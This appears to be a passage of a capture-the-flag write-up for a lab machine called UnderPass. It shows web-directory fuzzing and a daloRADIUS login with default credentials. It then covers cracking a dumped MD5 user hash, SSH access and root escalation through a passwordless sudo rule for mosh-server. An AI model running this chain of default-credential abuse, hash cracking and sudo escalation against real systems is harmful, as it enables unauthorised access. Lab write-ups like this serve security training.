/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict
  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 50 | Wordlist size: 11460

Output File: /home/gopal/reports/http_underpass.htb/_daloradius_app__25-04-01_07-45-36.txt

Target: http://underpass.htb/

[07:45:36] Starting: daloradius/app/
[07:46:25] 301 -  330B  - /daloradius/app/common  ->  http://underpass.htb/daloradius/app/common/
[07:47:33] 200 -    2KB - /daloradius/app/users/login.php
[07:47:33] 302 -    0B  - /daloradius/app/users/  ->  home-main.php
[07:47:34] 301 -  329B  - /daloradius/app/users  ->  http://underpass.htb/daloradius/app/users/

Task Completed
```

From this I got one login page

http://underpass.htb/daloradius/app/users/login.php




After that I tried another fuzzing tool I got another direcory name called operators




```
┌──(root㉿gopal)-[/home/kali]
└─# ffuf -u http://10.10.11.48/daloradius/app/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.48/daloradius/app/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 326ms]
#                       [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 331ms]
# Copyright 2007 James Fisher [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 375ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/  [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 375ms]
#                       [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 375ms]
# or send a letter to Creative Commons, 171 Second Street,  [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 375ms]
# directory-list-2.3-medium.txt [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 376ms]
#                       [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 377ms]
#                       [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 377ms]
# This work is licensed under the Creative Commons  [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 377ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 377ms]
# Attribution-Share Alike 3.0 License. To view a copy of this  [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 377ms]
# on atleast 2 different hosts [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 827ms]
common                  [Status: 301, Size: 326, Words: 20, Lines: 10, Duration: 308ms]
# Priority ordered case sensative list, where entries were found  [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 1748ms]
users                   [Status: 301, Size: 325, Words: 20, Lines: 10, Duration: 302ms]
operators               [Status: 301, Size: 329, Words: 20, Lines: 10, Duration: 339ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

From that operator directory I got another login page



```
┌──(root㉿gopal)-[/home/kali]
└─# dirb http://10.10.11.48/daloradius/app/operators/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Apr  2 09:24:17 2025
URL_BASE: http://10.10.11.48/daloradius/app/operators/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Stopping on warning messages

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.11.48/daloradius/app/operators/ ----
==> DIRECTORY: http://10.10.11.48/daloradius/app/operators/include/
+ http://10.10.11.48/daloradius/app/operators/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://10.10.11.48/daloradius/app/operators/lang/
==> DIRECTORY: http://10.10.11.48/daloradius/app/operators/library/
==> DIRECTORY: http://10.10.11.48/daloradius/app/operators/notifications/
^C> Testing: http://10.10.11.48/daloradius/app/operators/photos
```

url of that login page is **http://underpass.htb/daloradius/operators/login.php**



underpass.htb/daloradius/app/operators/login.php

Login Required

Username


Password

Location
default

Login Please

daloRADIUS 2.2 beta

So I tried default credentials of daloradius server and I got login



Login Required

Username
administrator


Password
••••••

Location
default

Login Please

daloRADIUS 2.2 beta

I clicked on users so from that page I got user name and hashed password of user



underpass.htb/daloradius/app/operators/home-main.php

daloRADIUS ©

Users
Total: 1

Nas
Total: 0

Hotspots
Total: 0

Last Connection Attempts

no data to show

Currently online


no data to show

Last month top users

no data to show

daloRADIUS - RADIUS Management
version 2.2 beta / 03 Jul 2024

Information is like user is svcMosh and hashed password of it.




Users Listing

ID	Name	Username	Password	Last Login Time
□ 6		svcMosh	412DD4759978ACFCC81DEAB01B382403	(n/a)

displayed 1 record(s)

I go to crackstation and cracked the user password and password is **underwaterfriends**



use Security ¥

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
412DD4759978ACFCC81DEAB01B382403
```

□ I'm not a robot reCAPTCHA Privacy - Terms

Crack Hashes


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
412DD4759978ACFCC81DEAB01B382403	md5	underwaterfriends

Color Codes: 🟩Green: Exact match, 🟨Yellow: Partial match, 🟥Red: Not found.

Download CrackStation's Wordlist

Using ssh port I loged in mosh user and I got user flag from this



```
┌──(root㉿gopal)-[/home/gopal]
└─# ssh svcMosh@10.10.11.48
svcMosh@10.10.11.48's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Tue Apr  1 12:44:52 PM UTC 2025

  System load:  0.0               Processes:             228
  Usage of /:   50.6% of 6.56GB   Users logged in:       1
  Memory usage: 10%               IPv4 address for eth0: 10.10.11.48
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Tue Apr  1 12:41:09 2025 from 10.10.16.7
svcMosh@underpass:~$ ls
user.txt
svcMosh@underpass:~$ 
```

Using **sudo -l** i check the list of commands that the current user can execute with elevated privileges using sudo.

Mosh (Mobile Shell) is a remote terminal application that provides better performance than SSH, especially over unreliable or high-latency connections. The mosh-server process is a key component of Mosh, running on the remote machine and handling session management. It’s an alternative to SSH.


I read the manual of mosh-server since I was interacting with it for the first time. I learned that it provides a session key and a specific port to connect with.

After running the mosh-server using this command:

sudo /usr/bin/mosh-server


I tried connecting to the localhost’s Mosh server on port 6002 using the session key, and I gained root access

MOSH_KEY=<any key provided by running upper commnand> mosh-client 127.0.0.1 60001



```
user.txt
svcMosh@underpass:~$ sudo -l
Matching Defaults entries for svcMosh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User svcMosh may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/bin/mosh-server
svcMosh@underpass:~$ sudo /usr/bin/mosh-server


MOSH CONNECT 60001 fdMuOuY0Lx9pae9iZbWkyQ

mosh-server (mosh 1.3.2) [build mosh 1.3.2]
Copyright 2012 Keith Winstein <mosh-devel@mit.edu>
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

[mosh-server detached, pid = 2713]
svcMosh@underpass:~$ MOSH_KEY=^Cosh-client 127.0.0.1 60001
svcMosh@underpass:~$ MOSH_KEY=fdMuOuY0Lx9pae9iZbWkyQ Mosh-client 127.0.0.1 60001
Command 'Mosh-client' not found, did you mean:
  command 'mosh-client' from deb mosh (1.3.2-2.1ubuntu1)
Try: apt install <deb name>
svcMosh@underpass:~$ MOSH_KEY=fdMuOuY0Lx9pae9iZbWkyQ mosh-client 127.0.0.1 60001

mosh did not make a successful connection to 127.0.0.1:60001.
Please verify that UDP port 60001 is not firewalled and can reach the server.

(By default, mosh uses a UDP port between 60000 and 61000. The -p option
selects a specific UDP port number.)
[mosh is exiting.]
svcMosh@underpass:~$ sudo /usr/bin/mosh-server


MOSH CONNECT 60001 PhxbXgQAEzzyAnOXiVchbw

mosh-server (mosh 1.3.2) [build mosh 1.3.2]
Copyright 2012 Keith Winstein <mosh-devel@mit.edu>
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

[mosh-server detached, pid = 2795]
svcMosh@underpass:~$ MOSH_KEY=PhxbXgQAEzzyAnOXiVchbw mosh-client 127.0.0.1 60001
[mosh is exiting.]
svcMosh@underpass:~$ 
```

From this I got root flag also.



```
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Wed Apr  2 12:11:58 PM UTC 2025

  System load:  0.29              Processes:             226
  Usage of /:   54.5% of 6.56GB   Users logged in:       0
  Memory usage: 18%               IPv4 address for eth0: 10.10.11.48
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update


root@underpass:~# ls
root.txt
root@underpass:~# 
```